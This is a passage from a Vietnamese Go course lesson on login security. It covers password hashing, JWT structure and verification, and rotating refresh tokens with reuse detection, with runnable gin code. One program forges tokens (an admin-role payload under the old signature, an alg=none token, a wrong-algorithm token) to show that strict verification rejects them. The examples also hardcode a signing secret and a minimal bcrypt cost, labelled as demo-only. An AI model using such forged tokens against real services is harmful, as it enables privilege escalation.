- **argon2id** tự dựng định dạng lưu trữ (ở đây theo chuẩn PHC `$argon2id$v=19$m=...,t=...,p=...$muối$hash`) vì thư viện chỉ trả byte thô. Việc so sánh dùng

`subtle.ConstantTimeCompare` để **thời gian so sánh không phụ thuộc vị trí byte đầu tiên khác nhau** (chống tấn công đo thời gian).

- **Chi phí đối xứng**: 19 MiB mỗi lần băm là điều làm cho GPU/ASIC kém lợi thế, nhưng cũng nghĩa là 100 lần đăng nhập đồng thời tốn 1,9 GB RAM. Hãy tính vào kích thước máy chủ.

2.2. Các chi tiết thực tế của luồng mật khẩu

- **Chính sách mật khẩu** (NIST SP 800-63B): ưu tiên **độ dài** hơn quy tắc kiểu "phải có chữ hoa, số, ký tự đặc biệt" (người dùng đối phó bằng `Matkhau1!`). Tối thiểu 8 ký tự (khuyến nghị 10-12), cho phép tối thiểu 64 ký tự và mọi ký tự Unicode, **kiểm tra với danh sách mật khẩu đã bị lộ** (ví dụ API k-anonymity của Have I Been Pwned), không bắt đổi mật khẩu định kỳ.
- **Chuẩn hóa email**: `strings.ToLower(strings.TrimSpace(email))` trước khi lưu và tra cứu, hoặc dùng index `lower(email)` (Buổi 22). Thiếu việc này, `An@x.vn` và `an@x.vn` thành hai tài khoản.
- **Không lộ tài khoản nào tồn tại**: đăng nhập sai mật khẩu và email không tồn tại phải trả **cùng một lỗi**, cùng mã, và *cùng thời gian phản hồi*. Mã trong mục 4 luôn gọi `CompareHashAndPassword` kể cả khi không tìm thấy người dùng (so với một hash giả), nếu không, phản hồi nhanh hơn rõ rệt cho email lạ sẽ để kẻ tấn công **dò danh sách email** trong hệ thống. Tương tự cho đăng ký ("email đã tồn tại": cân nhắc gửi thư thay vì báo trực tiếp) và quên mật khẩu ("nếu email tồn tại, chúng tôi đã gửi thư").
- **Nâng cấp hash theo thời gian**: khi đăng nhập thành công, nếu hash cũ có `cost` thấp hơn cấu hình hiện tại (hoặc thuật toán cũ), băm lại mật khẩu vừa nhập (bạn đang có bản rõ trong tay) và ghi đè. Cách này di cư dần mà không bắt người dùng làm gì.
- **Pepper** (tùy chọn): một bí mật toàn cục (HMAC trước khi băm) lưu **ngoài CSDL** (biến môi trường/KMS). Nếu kẻ tấn công chỉ lấy được DB thì thiếu pepper. Hữu ích nhưng làm việc xoay khóa phức tạp; không thay thế được băm mạnh.
- **Không bao giờ ghi log** mật khẩu, hash, hay thân request đăng nhập (kể cả khi lỗi). Kiểu `Secret` ở Buổi 27 hữu ích tại đây.

3. JWT: cấu trúc, và điều nó không làm được

JWT (*JSON Web Token*, RFC 7519) là chuỗi gồm ba phần cách nhau bằng dấu chấm: `header.payload.signature`, mỗi phần mã hóa base64url. `header` nêu thuật toán ký; `payload` chứa các **claim** (khẳng định) về người dùng; `signature` là chữ ký của hai phần đầu bằng khóa bí mật. Khi nhận token, server tính lại chữ ký: khớp nghĩa là nội dung **không bị sửa** từ khi server cấp.

Các claim đăng ký sẵn (*registered claims*) bạn nên dùng: `iss` (ai cấp), `sub` (chủ thể, ở đây là ID người dùng), `aud` (dành cho dịch vụ nào), `exp` (hết hạn), `nbf` (chưa hợp lệ trước), `iat` (cấp lúc nào), `jti` (ID duy nhất của token). Thêm claim riêng như `role` khi thật cần.

Chương trình dưới đây phát hành một token, mổ xẻ nó, rồi **tấn công nó chín cách** để xem cấu hình xác minh đúng chặn được gì:

```
package main

import (
    "crypto/hmac"
    "crypto/sha256"
    "encoding/base64"
    "errors"
    "fmt"
    "strings"
    "time"

    "github.com/golang-jwt/jwt/v5"
```

```
)

const (
    issuer   = "shopgo-api"
    audience = "shopgo-web"
)

var secret = []byte("khóa-bí-mật-đủ-dài-ít-nhất-32-byte-nhé!")

type Claims struct {
    Role string `json:"role"`
    jwt.RegisteredClaims
}

func issue(now time.Time, userID int64, role string, ttl time.Duration) string {
    c := Claims{
        Role: role,
        RegisteredClaims: jwt.RegisteredClaims{
            Issuer:    issuer,
            Subject:   fmt.Sprint(userID),
            Audience:  jwt.ClaimStrings{audience},
            IssuedAt:  jwt.NewNumericDate(now),
            NotBefore: jwt.NewNumericDate(now),
            ExpiresAt: jwt.NewNumericDate(now.Add(ttl)),
            ID:        "jti-demo-1",
        },
    }
    s, err := jwt.NewWithClaims(jwt.SigningMethodHS256, c).SignedString(secret)
    if err != nil {
        panic(err)
    }
    return s
}

// verify là CÁCH ĐÚNG: ép thuật toán, bắt buộc exp, kiểm tra iss và aud.
func verify(tokenStr string, now time.Time) (*Claims, error) {
    var c Claims
    _, err := jwt.ParseWithClaims(tokenStr, &c,
        func(*jwt.Token) (any, error) { return secret, nil },
        jwt.WithValidMethods([]string{"HS256"}), // chống tấn công đổi thuật toán (alg=none, RS256⇔HS256)
        jwt.WithExpirationRequired(),            // token không có exp bị từ chối
        jwt.WithIssuer(issuer),
        jwt.WithAudience(audience),
        jwt.WithLeeway(5*time.Second), // dung sai lệch đồng hồ giữa các máy
        jwt.WithTimeFunc(func() time.Time { return now }),
    )
    if err != nil {
        return nil, err
    }
    return &c, nil
}

func b64(b []byte) string { return base64.RawURLEncoding.EncodeToString(b) }

func label(err error) string {
    switch {
    case err == nil:
        return "HỢP LỆ"
    case errors.Is(err, jwt.ErrTokenExpired):
        return "bị từ chối: hết hạn"
    case errors.Is(err, jwt.ErrTokenSignatureInvalid):
        return "bị từ chối: chữ ký/thuật toán không hợp lệ"
    case errors.Is(err, jwt.ErrTokenRequiredClaimMissing):
        return "bị từ chối: thiếu claim bắt buộc"
    case errors.Is(err, jwt.ErrTokenInvalidIssuer), errors.Is(err, jwt.ErrTokenInvalidAudience):
        return "bị từ chối: sai iss/aud"
    case errors.Is(err, jwt.ErrTokenMalformed):
        return "bị từ chối: sai định dạng"
    }
```

```
    return "bị từ chối: " + err.Error()
}

func main() {
    now := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)

    good := issue(now, 42, "customer", 15*time.Minute)
    parts := strings.Split(good, ".")
    fmt.Println("--- cấu trúc: header.payload.signature (payload CHỈ được mã hóa base64, KHÔNG bí mật) ---
")
    hd, _ := base64.RawURLEncoding.DecodeString(parts[0])
    pl, _ := base64.RawURLEncoding.DecodeString(parts[1])
    fmt.Println("header :", string(hd))
    fmt.Println("payload:", string(pl))
    fmt.Println("chữ ký :", len(parts[2]), "ký tự base64 (HMAC-SHA256)")

    fmt.Println("--- các tình huống ---")
    show := func(name, tok string, at time.Time) {
        c, err := verify(tok, at)
        extra := ""
        if c != nil {
            extra = fmt.Sprintf(" (sub=%s role=%s)", c.Subject, c.Role)
        }
        fmt.Printf("%-44s %s%s\n", name, label(err), extra)
    }
    show("1. token hợp lệ", good, now.Add(time.Minute))
    show("2. sau 16 phút (hết hạn 15 phút)", good, now.Add(16*time.Minute))
    show("3. hết hạn 3 giây trước (trong dung sai 5s)", good, now.Add(15*time.Minute+3*time.Second))

    // 4. sửa payload (đổi role thành admin) nhưng giữ chữ ký cũ
    forgedPayload := strings.Replace(string(pl), `"customer"`, `"admin"   `, 1)
    show("4. sửa payload role=admin, giữ chữ ký cũ", parts[0]+"."+b64([]byte(forgedPayload))+"."+parts[2],
now.Add(time.Minute))

    // 5. alg=none: kẻ tấn công tự dựng token KHÔNG chữ ký
    noneHeader := b64([]byte(`{"alg":"none","typ":"JWT"}`))
    nonePayload := b64([]byte(`{"role":"admin","sub":"1","iss":"shopgo-api","aud":["shopgo-
web"],"exp":1790000000}`))
    show("5. alg=none (không chữ ký)", noneHeader+"."+nonePayload+".", now)

    // 6. ký bằng HS512 (thuật toán khác) với đúng khóa: server chỉ cho HS256
    c512 := Claims{Role: "admin", RegisteredClaims: jwt.RegisteredClaims{Issuer: issuer, Audience:
jwt.ClaimStrings{audience},
        ExpiresAt: jwt.NewNumericDate(now.Add(time.Hour))}}
    t512, _ := jwt.NewWithClaims(jwt.SigningMethodHS512, c512).SignedString(secret)
    show("6. HS512 (đúng khóa, sai thuật toán cho phép)", t512, now)

    // 7. thiếu exp: token vĩnh viễn
    noExp, _ := jwt.NewWithClaims(jwt.SigningMethodHS256, Claims{Role: "admin",
        RegisteredClaims: jwt.RegisteredClaims{Issuer: issuer, Audience:
jwt.ClaimStrings{audience}}}).SignedString(secret)
    show("7. không có exp (token sống mãi)", noExp, now)

    // 8. sai issuer / audience
    wrongAud, _ := jwt.NewWithClaims(jwt.SigningMethodHS256, Claims{RegisteredClaims: jwt.RegisteredClaims{
        Issuer: issuer, Audience: jwt.ClaimStrings{"dich-vu-khac"}, ExpiresAt:
jwt.NewNumericDate(now.Add(time.Hour))}}).SignedString(secret)
    show("8. cấp cho dịch vụ khác (aud sai)", wrongAud, now)

    // 9. rác
    show("9. chuỗi rác", "khong.phai.jwt", now)

    _, e5 := verify(noneHeader+"."+nonePayload+".", now)
    _, e6 := verify(t512, now)
    fmt.Println("chi tiết 5:", e5)
    fmt.Println("chi tiết 6:", e6)

    fmt.Println("--- chứng minh HS256 chỉ là HMAC: ai có khóa thì TỰ KÝ ĐƯỢC token ---")
```

```
    mac := hmac.New(sha256.New, secret)
    mac.Write([]byte(parts[0] + "." + parts[1]))
    fmt.Println("tự tính HMAC khớp chữ ký của thư viện:", b64(mac.Sum(nil)) == parts[2])
}
```

```
--- cấu trúc: header.payload.signature (payload CHỈ được mã hóa base64, KHÔNG bí mật) ---
header : {"alg":"HS256","typ":"JWT"}
payload: {"role":"customer","iss":"shopgo-api","sub":"42","aud":["shopgo-
web"],"exp":1791533700,"nbf":1791532800,"iat":1791532800,"jti":"jti-demo-1"}
chữ ký : 43 ký tự base64 (HMAC-SHA256)
--- các tình huống ---
1. token hợp lệ                              HỢP LỆ (sub=42 role=customer)
2. sau 16 phút (hết hạn 15 phút)             bị từ chối: hết hạn
3. hết hạn 3 giây trước (trong dung sai 5s)  HỢP LỆ (sub=42 role=customer)
4. sửa payload role=admin, giữ chữ ký cũ     bị từ chối: chữ ký/thuật toán không hợp lệ
5. alg=none (không chữ ký)                   bị từ chối: chữ ký/thuật toán không hợp lệ
6. HS512 (đúng khóa, sai thuật toán cho phép) bị từ chối: chữ ký/thuật toán không hợp lệ
7. không có exp (token sống mãi)             bị từ chối: thiếu claim bắt buộc
8. cấp cho dịch vụ khác (aud sai)            bị từ chối: sai iss/aud
9. chuỗi rác                                 bị từ chối: sai định dạng
chi tiết 5: token signature is invalid: signing method none is invalid
chi tiết 6: token signature is invalid: signing method HS512 is invalid
--- chứng minh HS256 chỉ là HMAC: ai có khóa thì TỰ KÝ ĐƯỢC token ---
tự tính HMAC khớp chữ ký của thư viện: true
```

Bài học từ từng dòng:

- **Payload chỉ được mã hóa base64, không được giữ bí mật**: ai cũng đọc được nội dung (dòng `payload:`). **Không bao giờ đặt dữ liệu nhạy cảm** (mật khẩu, số thẻ, thông tin cá nhân không cần thiết) vào JWT. Chữ ký chỉ đảm bảo *toàn vẹn*, không đảm bảo *bí mật*.
- **Tình huống 4** (sửa `role` thành `admin`, giữ chữ ký cũ): chữ ký không còn khớp nội dung ⇒ từ chối. Đây là toàn bộ giá trị của JWT: kẻ tấn công không thể tự nâng quyền nếu không có khóa.
- **Tình huống 5, 6 (tấn công đổi thuật toán)**: một lỗ hổng lịch sử khiến nhiều thư viện chấp nhận token có `alg: none` (không chữ ký), hoặc dùng *khóa công khai RSA làm khóa HMAC*. Cách phòng duy nhất đáng tin: **server tự quyết định thuật toán được chấp nhận** (`jwt.WithValidMethods([]string{"HS256"})`), không bao giờ tin trường `alg` trong token.
- **Tình huống 7** (không có `exp`): token **sống mãi**, nếu lộ thì không thu hồi được. `jwt.WithExpirationRequired()` biến việc thiếu `exp` thành lỗi.
- **Tình huống 8** (`aud` sai): token cấp cho dịch vụ khác không được dùng ở đây. Khi có nhiều dịch vụ, thiếu kiểm tra `aud`/`iss` cho phép dùng token của dịch vụ ít quan trọng để vào dịch vụ nhạy cảm.
- **Tình huống 3** (dung sai): đồng hồ các máy không khớp tuyệt đối; `WithLeeway` cho phép lệch vài giây thay vì từ chối oan.
- **Dòng cuối** cho thấy HS256 chỉ là HMAC-SHA256: **ai có khóa bí mật đều tự ký được token hợp lệ**. Khóa này là chìa khóa vạn năng, nên đọc từ môi trường (Buổi 27), đủ dài (tối thiểu 32 byte ngẫu nhiên thật), không bao giờ nằm trong mã nguồn hay log.

HS256 hay RS256/EdDSA? HS256 (khóa đối xứng) đơn giản, nhanh, phù hợp khi **chỉ một dịch vụ** cấp và kiểm tra. Khi nhiều dịch vụ cần *kiểm tra* token nhưng chỉ một dịch vụ được *cấp*, dùng thuật toán bất đối xứng (RS256, ES256, EdDSA): dịch vụ cấp giữ khóa riêng, các dịch vụ khác chỉ có khóa công khai (phân phối qua JWKS) và không thể tự ký token. Điều này quan trọng cho Giai đoạn 7 (microservices).

> **JWT không phải là "tốt hơn" session ở mọi mặt**
> Cái giá của việc không phải tra DB là **không thu hồi được token đã cấp**: đổi vai trò, khóa tài khoản, đổi mật khẩu đều không có hiệu lực cho đến khi access token hết hạn. Vì vậy access token phải **ngắn hạn** (5–15 phút). Nếu bạn thật sự cần thu hồi tức thì ở mọi request (ngân hàng, quản trị), hãy dùng token ngẫu nhiên có tra Redis, hoặc danh sách `jti` bị chặn, tức là tự thêm trạng thái trở lại: chấp nhận đánh đổi có ý thức.

Cất token ở đâu phía client? Với trình duyệt: lưu access token **trong bộ nhớ JS** (biến), và refresh token trong **cookie** `HttpOnly; Secure; SameSite=Strict`, không bao giờ trong `localStorage` (mọi lỗ hổng XSS đều đọc trộm được). Cookie đưa vào bài toán **CSRF**, giảm bằng `SameSite` và (với route đổi trạng thái) token chống CSRF (Buổi 37). Với ứng dụng di động: kho khóa an toàn của hệ điều hành (Keychain, Keystore).

4. Luồng hoàn chỉnh: access token ngắn + refresh token xoay vòng

4.1. Thiết kế

```
  Client                                  Server
    |  POST /auth/login {email,password}     |
    |--------------------------------------->|  so khớp hash; phát hành:
    |<---------------------------------------|   access  (JWT, 15 phút)   +   refresh (ngẫu nhiên, 7 ngày,
lưu HASH ở DB)
    |  GET /me   Authorization: Bearer <access>
    |--------------------------------------->|  chỉ kiểm tra chữ ký + exp (KHÔNG tra DB)
    |  ... 15 phút sau, access hết hạn ...   |
    |  GET /me  ->  401 token_expired        |
    |  POST /auth/refresh {refresh}          |
    |--------------------------------------->|  đánh dấu refresh cũ ĐÃ DÙNG; phát hành cặp MỚI
    |<---------------------------------------|   (access mới + refresh mới)
```

Các quyết định thiết kế, mỗi quyết định có lý do:

1. **Access token là JWT sống ngắn.** Kiểm tra không cần I/O, nên scale tốt; nếu bị lộ, thiệt hại giới hạn trong ≤ 15 phút.
2. **Refresh token là chuỗi ngẫu nhiên 32 byte (opaque), không phải JWT.** Server toàn quyền thu hồi; không có nội dung nào để kẻ tấn công đọc hay giả mạo; độ ngẫu nhiên 256 bit khiến không thể đoán.
3. **Chỉ lưu SHA-256 của refresh token**, giống như lưu hash mật khẩu: nếu DB lộ, kẻ tấn công không dùng được token. (Dùng SHA-256 thường, không cần bcrypt, vì token đã có entropy cao; không thể "từ điển" 256 bit ngẫu nhiên.)
4. **Xoay vòng (*rotation*)**: mỗi refresh token **chỉ dùng được một lần**; đổi lấy cặp mới. Điều này cho phép phát hiện trộm cắp.
5. **Phát hiện dùng lại (*reuse detection*)**: nếu một refresh token **đã dùng** lại được xuất trình, có hai khả năng: kẻ trộm đang dùng token cũ, hoặc người dùng thật đang dùng token cũ sau khi kẻ trộm đã xoay. Ta không biết ai là ai, nên **thu hồi cả chuỗi** (`family`): cả hai phải đăng nhập lại. Người dùng thật bị phiền một lần, kẻ trộm bị chặn.
6. **Cùng một lỗi cho hai tình huống đăng nhập sai**; `Cache-Control: no-store` cho phản hồi chứa token.
7. **Vai trò không bao giờ lấy từ client** (`Register` luôn gán `customer`; quản trị viên do cách khác tạo ra), chống mass assignment (Buổi 24).

4.2. Chạy thật

Chương trình sau cài toàn bộ (kho người dùng và token trong bộ nhớ để chạy một tệp; ở mục 4.3 là bản SQL), cùng middleware `RequireAuth`, `RequireRole` và kiểm tra quyền sở hữu, rồi diễn lại cả kịch bản: đăng ký, đăng nhập, truy cập có/không quyền, xoay vòng, phát hiện đánh cắp, hết hạn, đăng xuất. Đồng hồ được tiêm vào để "tua" thời gian:

```
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "encoding/base64"
    "encoding/hex"
    "encoding/json"
    "errors"
    "fmt"
    "net/http"
    "net/http/httptest"
    "strconv"
    "strings"
    "sync"
    "time"

    "github.com/gin-gonic/gin"
    "github.com/golang-jwt/jwt/v5"
    "golang.org/x/crypto/bcrypt"
)

// ====================== miền: người dùng, token ======================

type User struct {
    ID    int64
    Email string
    Hash  []byte
    Role  string
}

type refreshRec struct {
    UserID  int64
    Family  string // một "chuỗi đăng nhập"; bị thu hồi toàn bộ khi phát hiện dùng lại token cũ
    Expires time.Time
    Used    bool
}

type Auth struct {
    mu       sync.Mutex
    users    map[string]*User      // theo email (đã chuẩn hóa)
    byID     map[int64]*User
    refresh  map[string]*refreshRec // khóa = SHA-256 của refresh token (KHÔNG lưu token thô)
    revoked  map[string]bool        // family đã thu hồi
    nextID   int64
    secret   []byte
    now      func() time.Time
    dummy    []byte // hash giả để cân bằng thời gian khi email không tồn tại
    accessTTL, refreshTTL time.Duration
}

func NewAuth(now func() time.Time) *Auth {
    d, _ := bcrypt.GenerateFromPassword([]byte("không-quan-trọng"), bcrypt.MinCost)
    return &Auth{users: map[string]*User{}, byID: map[int64]*User{}, refresh: map[string]*refreshRec{},
revoked: map[string]bool{},
        secret: []byte("khóa-bí-mật-đủ-dài-ít-nhất-32-byte-nhé!"), now: now, dummy: d,
        accessTTL: 15 * time.Minute, refreshTTL: 7 * 24 * time.Hour}
}

var (
```

```
    ErrExists      = errors.New("email đã tồn tại")
    ErrBadLogin    = errors.New("email hoặc mật khẩu không đúng")
    ErrBadRefresh  = errors.New("refresh token không hợp lệ")
    ErrTokenReused = errors.New("refresh token đã bị dùng lại")
)

func normEmail(e string) string { return strings.ToLower(strings.TrimSpace(e)) }

func (a *Auth) Register(email, password, role string) (*User, error) {
    h, err := bcrypt.GenerateFromPassword([]byte(password), bcrypt.MinCost) // MinCost chỉ để ví dụ chạy
nhanh; thật dùng >= 10
    if err != nil {
        return nil, err
    }
    a.mu.Lock()
    defer a.mu.Unlock()
    email = normEmail(email)
    if _, ok := a.users[email]; ok {
        return nil, ErrExists
    }
    a.nextID++
    u := &User{ID: a.nextID, Email: email, Hash: h, Role: role}
    a.users[email], a.byID[u.ID] = u, u
    return u, nil
}

type Claims struct {
    Role string `json:"role"`
    jwt.RegisteredClaims
}

func (a *Auth) accessToken(u *User) (string, error) {
    now := a.now()
    return jwt.NewWithClaims(jwt.SigningMethodHS256, Claims{Role: u.Role, RegisteredClaims:
jwt.RegisteredClaims{
        Issuer: "shopgo-api", Subject: strconv.FormatInt(u.ID, 10), IssuedAt: jwt.NewNumericDate(now),
        ExpiresAt: jwt.NewNumericDate(now.Add(a.accessTTL)),
    }}).SignedString(a.secret)
}

func hashToken(t string) string { s := sha256.Sum256([]byte(t)); return hex.EncodeToString(s[:]) }

// newRefresh tạo token NGẪU NHIÊN (opaque), không phải JWT: server nắm toàn quyền thu hồi.
func (a *Auth) newRefresh(userID int64, family string) string {
    b := make([]byte, 32)
    _, _ = rand.Read(b)
    t := base64.RawURLEncoding.EncodeToString(b)
    a.refresh[hashToken(t)] = &refreshRec{UserID: userID, Family: family, Expires:
a.now().Add(a.refreshTTL)}
    return t
}

type Pair struct {
    Access    string `json:"access_token"`
    Refresh   string `json:"refresh_token"`
    ExpiresIn int    `json:"expires_in"`
}

func (a *Auth) pair(u *User, family string) (Pair, error) {
    at, err := a.accessToken(u)
    return Pair{Access: at, Refresh: a.newRefresh(u.ID, family), ExpiresIn: int(a.accessTTL.Seconds())},
err
}

func (a *Auth) Login(email, password string) (Pair, error) {
    a.mu.Lock()
    defer a.mu.Unlock()
    u, ok := a.users[normEmail(email)]
    hash := a.dummy
```

```
    if ok {
        hash = u.Hash
    }
    // LUÔN so sánh hash, kể cả khi email không tồn tại: thời gian phản hồi không để lộ email có trong hệ
thống.
    okPw := bcrypt.CompareHashAndPassword(hash, []byte(password)) == nil
    if !ok || !okPw {
        return Pair{}, ErrBadLogin
    }
    fam := make([]byte, 8)
    _, _ = rand.Read(fam)
    return a.pair(u, hex.EncodeToString(fam))
}

// Refresh: XOAY VÒNG. Mỗi refresh token dùng đúng một lần. Dùng lại token cũ = dấu hiệu bị đánh cắp.
func (a *Auth) Refresh(token string) (Pair, error) {
    a.mu.Lock()
    defer a.mu.Unlock()
    rec, ok := a.refresh[hashToken(token)]
    if !ok || a.now().After(rec.Expires) || a.revoked[rec.Family] {
        return Pair{}, ErrBadRefresh
    }
    if rec.Used {
        a.revoked[rec.Family] = true // thu hồi CẢ chuỗi: cả kẻ trộm lẫn người dùng thật phải đăng nhập lại
        return Pair{}, ErrTokenReused
    }
    rec.Used = true
    return a.pair(a.byID[rec.UserID], rec.Family)
}

func (a *Auth) Logout(token string) {
    a.mu.Lock()
    defer a.mu.Unlock()
    if rec, ok := a.refresh[hashToken(token)]; ok {
        a.revoked[rec.Family] = true
    }
}

// ======================== HTTP ========================

func apiErr(c *gin.Context, status int, code string) {
    c.AbortWithStatusJSON(status, gin.H{"error": gin.H{"code": code}})
}

// RequireAuth: xác minh access token, gắn danh tính vào context. KHÔNG truy vấn DB (stateless).
func (a *Auth) RequireAuth() gin.HandlerFunc {
    return func(c *gin.Context) {
        h := c.GetHeader("Authorization")
        tok, found := strings.CutPrefix(h, "Bearer ")
        if !found || tok == "" {
            c.Header("WWW-Authenticate", `Bearer realm="shopgo"`)
            apiErr(c, http.StatusUnauthorized, "unauthenticated")
            return
        }
        var cl Claims
        _, err := jwt.ParseWithClaims(tok, &cl, func(*jwt.Token) (any, error) { return a.secret, nil },
            jwt.WithValidMethods([]string{"HS256"}), jwt.WithExpirationRequired(), jwt.WithIssuer("shopgo-
api"),
            jwt.WithTimeFunc(a.now))
        if err != nil {
            code := "invalid_token"
            if errors.Is(err, jwt.ErrTokenExpired) {
                code = "token_expired" // client biết cần gọi /auth/refresh
            }
            apiErr(c, http.StatusUnauthorized, code)
            return
        }
        id, _ := strconv.ParseInt(cl.Subject, 10, 64)
        c.Set("uid", id)
        c.Set("role", cl.Role)
```

```
        c.Next()
    }
}

// RequireRole: phân quyền theo vai trò. Đặt SAU RequireAuth.
func RequireRole(roles ...string) gin.HandlerFunc {
    return func(c *gin.Context) {
        role := c.GetString("role")
        for _, r := range roles {
            if role == r {
                c.Next()
                return
            }
        }
        apiErr(c, http.StatusForbidden, "forbidden")
    }
}

type credReq struct {
    Email    string `json:"email" binding:"required,email"`
    Password string `json:"password" binding:"required,min=8,max=128"`
}

func main() {
    gin.SetMode(gin.TestMode)
    clock := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)
    auth := NewAuth(func() time.Time { return clock })
    _, _ = auth.Register("admin@shopgo.vn", "quan-tri-vien-1", "admin")

    r := gin.New()
    r.POST("/auth/register", func(c *gin.Context) {
        var req credReq
        if err := c.ShouldBindJSON(&req); err != nil {
            apiErr(c, http.StatusUnprocessableEntity, "validation_failed")
            return
        }
        u, err := auth.Register(req.Email, req.Password, "customer") // vai trò KHÔNG BAO GIỜ lấy từ client
        if errors.Is(err, ErrExists) {
            apiErr(c, http.StatusConflict, "email_taken")
            return
        }
        c.JSON(http.StatusCreated, gin.H{"id": u.ID, "email": u.Email, "role": u.Role})
    })
    r.POST("/auth/login", func(c *gin.Context) {
        var req credReq
        if err := c.ShouldBindJSON(&req); err != nil {
            apiErr(c, http.StatusUnprocessableEntity, "validation_failed")
            return
        }
        p, err := auth.Login(req.Email, req.Password)
        if err != nil {
            apiErr(c, http.StatusUnauthorized, "invalid_credentials") // cùng một lỗi cho cả hai trường hợp
            return
        }
        c.Header("Cache-Control", "no-store")
        c.JSON(http.StatusOK, p)
    })
    r.POST("/auth/refresh", func(c *gin.Context) {
        var req struct {
            Refresh string `json:"refresh_token" binding:"required"`
        }
        if err := c.ShouldBindJSON(&req); err != nil {
            apiErr(c, http.StatusUnprocessableEntity, "validation_failed")
            return
        }
        p, err := auth.Refresh(req.Refresh)
        switch {
        case errors.Is(err, ErrTokenReused):
            apiErr(c, http.StatusUnauthorized, "token_reused")
        case err != nil:
            apiErr(c, http.StatusUnauthorized, "invalid_refresh_token")
```

```
        default:
            c.Header("Cache-Control", "no-store")
            c.JSON(http.StatusOK, p)
        }
    })
    r.POST("/auth/logout", func(c *gin.Context) {
        var req struct {
            Refresh string `json:"refresh_token"`
        }
        _ = c.ShouldBindJSON(&req)
        auth.Logout(req.Refresh)
        c.Status(http.StatusNoContent)
    })

    priv := r.Group("/", auth.RequireAuth())
    priv.GET("/me", func(c *gin.Context) { c.JSON(200, gin.H{"id": c.GetInt64("uid"), "role":
c.GetString("role")}) })
    priv.GET("/admin/stats", RequireRole("admin"), func(c *gin.Context) { c.JSON(200, gin.H{"orders_today":
12}) })
    // Kiểm tra QUYỀN SỞ HỮU (chống IDOR): xác thực + vai trò chưa đủ.
    priv.GET("/users/:id/orders", func(c *gin.Context) {
        target, _ := strconv.ParseInt(c.Param("id"), 10, 64)
        if target != c.GetInt64("uid") && c.GetString("role") != "admin" {
            apiErr(c, http.StatusNotFound, "not_found") // 404 để không lộ sự tồn tại của người dùng khác
            return
        }
        c.JSON(200, gin.H{"user_id": target, "orders": []int{}})
    })

    type resp struct {
        code int
        body map[string]any
    }
    call := func(method, path, body, token string) resp {
        req := httptest.NewRequest(method, path, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        if token != "" {
            req.Header.Set("Authorization", "Bearer "+token)
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        var m map[string]any
        _ = json.Unmarshal(rec.Body.Bytes(), &m)
        return resp{rec.Code, m}
    }
    code := func(x resp) string {
        if e, ok := x.body["error"].(map[string]any); ok {
            return fmt.Sprintf("%d %v", x.code, e["code"])
        }
        return fmt.Sprint(x.code)
    }
    cred := func(e, p string) string { return fmt.Sprintf(`{"email":%q,"password":%q}`, e, p) }
    str := func(x resp, k string) string { s, _ := x.body[k].(string); return s }

    fmt.Println("--- đăng ký / đăng nhập ---")
    reg := call("POST", "/auth/register", cred("An@Shopgo.vn", "matkhau-an-123"), "")
    fmt.Println("đăng ký:", reg.code, reg.body)
    fmt.Println("đăng ký trùng (khác hoa/thường):", code(call("POST", "/auth/register",
cred("an@shopgo.vn", "matkhau-khac-1"), "")))
    fmt.Println("mật khẩu quá ngắn:", code(call("POST", "/auth/register", cred("bo@shopgo.vn", "123"),
"")))
    call("POST", "/auth/register", cred("bo@shopgo.vn", "matkhau-bo-1234"), "")
    fmt.Println("đăng nhập sai mật khẩu :", code(call("POST", "/auth/login", cred("an@shopgo.vn", "sai-mat-
khau-1"), "")))
    fmt.Println("đăng nhập email lạ     :", code(call("POST", "/auth/login", cred("la@shopgo.vn", "sai-mat-
khau-1"), "")))
    login := call("POST", "/auth/login", cred("an@shopgo.vn", "matkhau-an-123"), "")
    access, refresh := str(login, "access_token"), str(login, "refresh_token")
    fmt.Println("đăng nhập đúng:", login.code, "expires_in =", login.body["expires_in"], "| có access:",
access != "", "| có refresh:", refresh != "")
```

```
    fmt.Println("--- xác thực và phân quyền ---")
    fmt.Println("/me không token        :", code(call("GET", "/me", "", "")))
    fmt.Println("/me token rác          :", code(call("GET", "/me", "", "abc.def.ghi")))
    fmt.Println("/me token đúng         :", call("GET", "/me", "", access).body)
    fmt.Println("/admin/stats (customer):", code(call("GET", "/admin/stats", "", access)))
    adm := call("POST", "/auth/login", cred("admin@shopgo.vn", "quan-tri-vien-1"), "")
    fmt.Println("/admin/stats (admin)   :", call("GET", "/admin/stats", "", str(adm, "access_token")).body)
    fmt.Println("đơn của chính mình (id 2):", code(call("GET", "/users/2/orders", "", access)))
    fmt.Println("đơn của người khác (id 3):", code(call("GET", "/users/3/orders", "", access)))
    fmt.Println("admin xem đơn của id 3  :", code(call("GET", "/users/3/orders", "", str(adm,
"access_token"))))

    fmt.Println("--- refresh token xoay vòng ---")
    r1 := call("POST", "/auth/refresh", fmt.Sprintf(`{"refresh_token":%q}`, refresh), "")
    refresh2 := str(r1, "refresh_token")
    fmt.Println("refresh lần 1 (token gốc)    :", r1.code, "| nhận token mới khác token cũ:", refresh2 !=
"" && refresh2 != refresh)
    r2 := call("POST", "/auth/refresh", fmt.Sprintf(`{"refresh_token":%q}`, refresh), "")
    fmt.Println("dùng LẠI token gốc (bị đánh cắp?):", code(r2))
    r3 := call("POST", "/auth/refresh", fmt.Sprintf(`{"refresh_token":%q}`, refresh2), "")
    fmt.Println("token mới của người dùng thật   :", code(r3), "(cả chuỗi bị thu hồi)")

    fmt.Println("--- hết hạn và đăng xuất ---")
    clock = clock.Add(16 * time.Minute)
    fmt.Println("/me sau 16 phút:", code(call("GET", "/me", "", access)))
    login2 := call("POST", "/auth/login", cred("an@shopgo.vn", "matkhau-an-123"), "")
    fmt.Println("đăng nhập lại:", login2.code)
    fmt.Println("đăng xuất:", code(call("POST", "/auth/logout", fmt.Sprintf(`{"refresh_token":%q}`,
str(login2, "refresh_token")), "")))
    fmt.Println("refresh sau đăng xuất:", code(call("POST", "/auth/refresh",
fmt.Sprintf(`{"refresh_token":%q}`, str(login2, "refresh_token")), "")))
    fmt.Println("access token cũ vẫn dùng được đến khi hết hạn (stateless):", call("GET", "/me", "",
str(login2, "access_token")).code)
}
```

```
--- đăng ký / đăng nhập ---
đăng ký: 201 map[email:an@shopgo.vn id:2 role:customer]
đăng ký trùng (khác hoa/thường): 409 email_taken
mật khẩu quá ngắn: 422 validation_failed
